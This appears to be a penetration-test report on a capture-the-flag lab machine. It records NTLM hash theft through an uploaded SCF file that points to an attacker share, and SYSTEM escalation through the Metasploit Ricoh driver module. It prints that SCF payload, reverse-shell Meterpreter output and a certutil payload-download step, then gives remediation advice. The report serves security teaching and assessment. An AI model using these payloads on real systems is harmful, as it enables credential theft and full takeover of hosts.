- **Technical Summary:** Following initial access via aggregated NTLM hash capture and a working WinRM session, the attacker leveraged the `windows/local/ricoh_driver_privesc` module from Metasploit. The module exploits writable directories within the Ricoh driver installation, enabling the replacement of legitimate DLLs with malicious versions. This manipulation results in elevated execution privileges, as confirmed by process migration and the successful execution of a payload which yielded SYSTEM-level control.
- **Evidence:**
  - Screenshot of the PowerShell history showing the Ricoh printer command:




Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet


Upload Firmware: No file selected.

- Metasploit session output during module execution:




```
msf6 exploit(windows/local/ricoh_driver_privesc) > show options

Module options (exploit/windows/local/ricoh_driver_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.183     yes       The listen address (an interface may be specified)
   LPORT     4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

- Screenshot confirming SYSTEM privileges via the `whoami` command:



```
msf6 exploit(windows/local/ricoh_driver_privesc) > run
[*] Started reverse TCP handler on 10.10.14.183:4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer vHQKyHP ...
[*] Sending stage (203846 bytes) to 10.129.158.180
[+] Deleted C:\Users\tony\AppData\Local\Temp\OMzEyBM.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 3 opened (10.10.14.183:4443 → 10.129.158.180:49419) at 2025-06-18 15:15:32 -0400
[*] Deleting printer vHQKyHP
```



```
C:\Windows\system32>whoami
whoami
nt authority\system
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—namely, the SCF file-based NTLM hash disclosure and Ricoh printer driver privilege escalation—implement the following remediation controls:

1. **Implement Robust Input Validation and Secure Coding Practices**
   - **Sanitize and Validate Inputs:** Ensure that all user-supplied inputs, particularly those processed by critical endpoints such as the firmware update mechanism, are properly filtered and validated. Implement parameterized commands and utilize frameworks that provide in-built protection against injection-based attacks.
   - **Review File Upload Mechanisms:** Restrict accepted file formats and enforce strict content-type validations to prevent unauthorized file uploads. Use robust file scanning and integrity checks to discard any malformed or malicious files.
2. **Secure NTLM Credential Handling**
   - **Enforce Complex Credentials and Account Lockout Mechanisms:** Mitigate the risk of cracked NTLM hashes by enforcing strong, non-default credentials and implementing multi-factor authentication wherever feasible. Regularly review and update account passwords to reduce the exposure of weak or easily crackable passwords.

- **Implement Network Segmentation and Monitoring:** Isolate critical systems and services to limit lateral movement once credentials are compromised. Enhance logging and monitor for abnormal authentication attempts indicative of hash cracking or brute forcing.

3. **Harden Privilege Management and System Configurations**
   - **Audit and Restrict Privilege Escalation Vectors:** Review all scripts and applications (such as the firmware update and printer driver components) for insecure configurations. Limit privileges to the minimum necessary and eliminate unnecessary administrative permissions.
   - **Utilize Application Whitelisting and Execution Controls:** Apply application whitelisting to restrict the execution of unauthorized binaries or scripts. Use tools such as AppLocker or similar mechanisms on Windows to enforce strict execution policies.
4. **Enhance Monitoring, Logging, and Incident Response**
   - **Centralize Logging and Monitor Critical Events:** Implement a comprehensive logging solution (e.g., SIEM) to consolidate and analyze log data from web applications, authentication services, and system processes. Continuously monitor for abnormal authentication patterns, file uploads, and privilege escalation events.
   - **Rapid Incident Response and Alerting:** Develop and regularly test an incident response plan that includes defined procedures for detecting, isolating, and mitigating exploitation attempts. Integrate real-time alerting to ensure prompt action when suspicious activity is detected.
5. **Conduct Regular Security Assessments**
   - **Routine Vulnerability Scans and Penetration Testing:** Schedule regular reviews, vulnerability scans, and penetration tests to identify potential new weaknesses. Validate that remediation measures are effective and track all changes made for compliance and continuous improvement.
   - **Integrate Automated Security Testing:** Incorporate both static and dynamic analysis tools into your Continuous Integration/Continuous Deployment (CI/CD) pipelines to proactively detect and address security issues during development stages.

By implementing these layered controls—ranging from enforcing strict input validations and securing file uploads, to hardening credentials and system privileges, and enhancing monitoring and response capabilities—the risks posed by these vulnerabilities can be significantly reduced. These practices not only diminish the attack surface but also help ensure that your infrastructure remains resilient against evolving threats.

5. Conclusions

Executive Summary

Imagine your organization as a modern fortress—strong in many areas but with a few overlooked weaknesses, like a door that isn't fully secured. Our assessment revealed two primary areas of concern. First, a digital process intended for firmware updates can be misused by an attacker uploading a specially crafted file that triggers unintended authentication behaviors. In simpler terms, it's as if a window was left open, allowing unwanted entry by capturing sensitive login information. Second, we observed that certain internal access controls are too permissive. This situation is comparable to having a spare key that not only opens one door but the entire building, thereby enabling an attacker, once inside, to escalate their privileges and gain complete control over the system. If left unaddressed, these vulnerabilities could lead to unauthorized access, compromise critical systems, and potentially jeopardize your organization's safety and reputation.

Technical Summary

1. **SCF File-Based Attack Leading to NTLM Hash Disclosure**
    - **Issue:** The firmware update portal accepts file uploads, and it was exploited by uploading a specially crafted SCF file. This file triggers an NTLM authentication sequence when processed by the target system, resulting in the transmission of NTLM hashes to the attacker's machine.
    - **Mechanism:** A file with the following content was crafted:

```
[Shell]
Command=2
IconFile=\\10.10.14.183\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

- When this file was uploaded through the vulnerable endpoint (`http://10.129.182.39/fw_up.php`), it induced an unexpected authentication process. We deployed Responder to capture the NTLM hash, which was subsequently cracked with Hashcat, demonstrating a failure in proper input validation and file handling.
- **Impact:** The captured and cracked NTLM credentials can be used to obtain unauthorized access (e.g., via remote management interfaces), enabling lateral movement within the network and further exploitation.

2. **Ricoh Printer Driver Privilege Escalation (CVE-2019-19363)**
    - **Issue:** A vulnerability in the Ricoh printer driver allows a low-privileged user to perform local privilege escalation. Misconfigured file permissions in the Ricoh driver installation enable an attacker to overwrite critical DLLs used by a privileged service, leading to the execution of arbitrary code.
    - **Mechanism:** After obtaining initial access through the NTLM hash disclosure and subsequent WinRM connection, the attacker leveraged the Metasploit module `windows/local/ricoh_driver_privesc` (which exploits writable directories in the

Ricoh driver installation). By replacing legitimate DLLs with malicious ones, the attacker achieved SYSTEM-level execution. Evidence of process migration and the final elevation was confirmed using diagnostic commands.

- **Impact:** Exploiting this vulnerability results in complete local privilege escalation, granting an adversary SYSTEM control over the target machine, which significantly undermines the overall security posture.

These findings highlight the importance of tightening input validation, hardening access controls, and enforcing strict file permissions to safeguard against both external and internal threats.

Appendix: Tools Used

- **Ping Description:** A basic utility used to verify connectivity. The command confirmed the target's availability by returning a response with TTL=127, identifying the host as a Windows system.
- **Nmap Description:** A dynamic network scanner used for full TCP SYN scans and service enumeration. This tool revealed critical open ports (HTTP on 80/tcp, MSRPC on 135/tcp, SMB on 445/tcp, and WS-Man on 5985/tcp) and provided detailed service banners essential for mapping the target environment.
- **Responder Description:** A tool deployed to capture NTLM authentication requests. By simulating vulnerable network services, Responder induced the target’s system to transmit NTLM hashes, which were later used for credential exploitation.
- **Hashcat Description:** A high-performance password cracking utility employed to decipher captured NTLM hashes. Using a wordlist (e.g., rockyou.txt), Hashcat converted the intercepted hash into plaintext credentials, facilitating unauthorized access.
- **Evil-WinRM Description:** A command-line WinRM shell client that enabled interactive remote session establishment with the compromised target. This tool provided a crucial channel for executing further post-exploitation activities on the Windows host.
- **Msfvenom Description:** A payload generation tool used to create a Meterpreter reverse shell payload. The crafted executable was later served to the target, laying the groundwork for remote session initiation via Metasploit.
- **Metasploit Framework Description:** A comprehensive exploitation platform used for both session handling and executing the `windows/local/ricoh_driver_privesc` module. The module leveraged misconfigured file permissions in the Ricoh printer driver to escalate privileges to SYSTEM level.
- **Python 3 Description:** Employed to launch a lightweight HTTP server, Python 3 was used to host and serve critical payload files (such as the generated exploit executable) to the target system during the exploitation phase.
- **Certutil Description:** A built-in Windows utility used to download files over HTTP. On the target system, certutil was utilized to fetch the payload executable from the attacker’s Python-hosted HTTP server, facilitating the execution of the compromise.

These tools were essential at various stages of the engagement—from initial reconnaissance and mapping through to exploitation and post-exploitation—ensuring a thorough assessment of the target's security posture.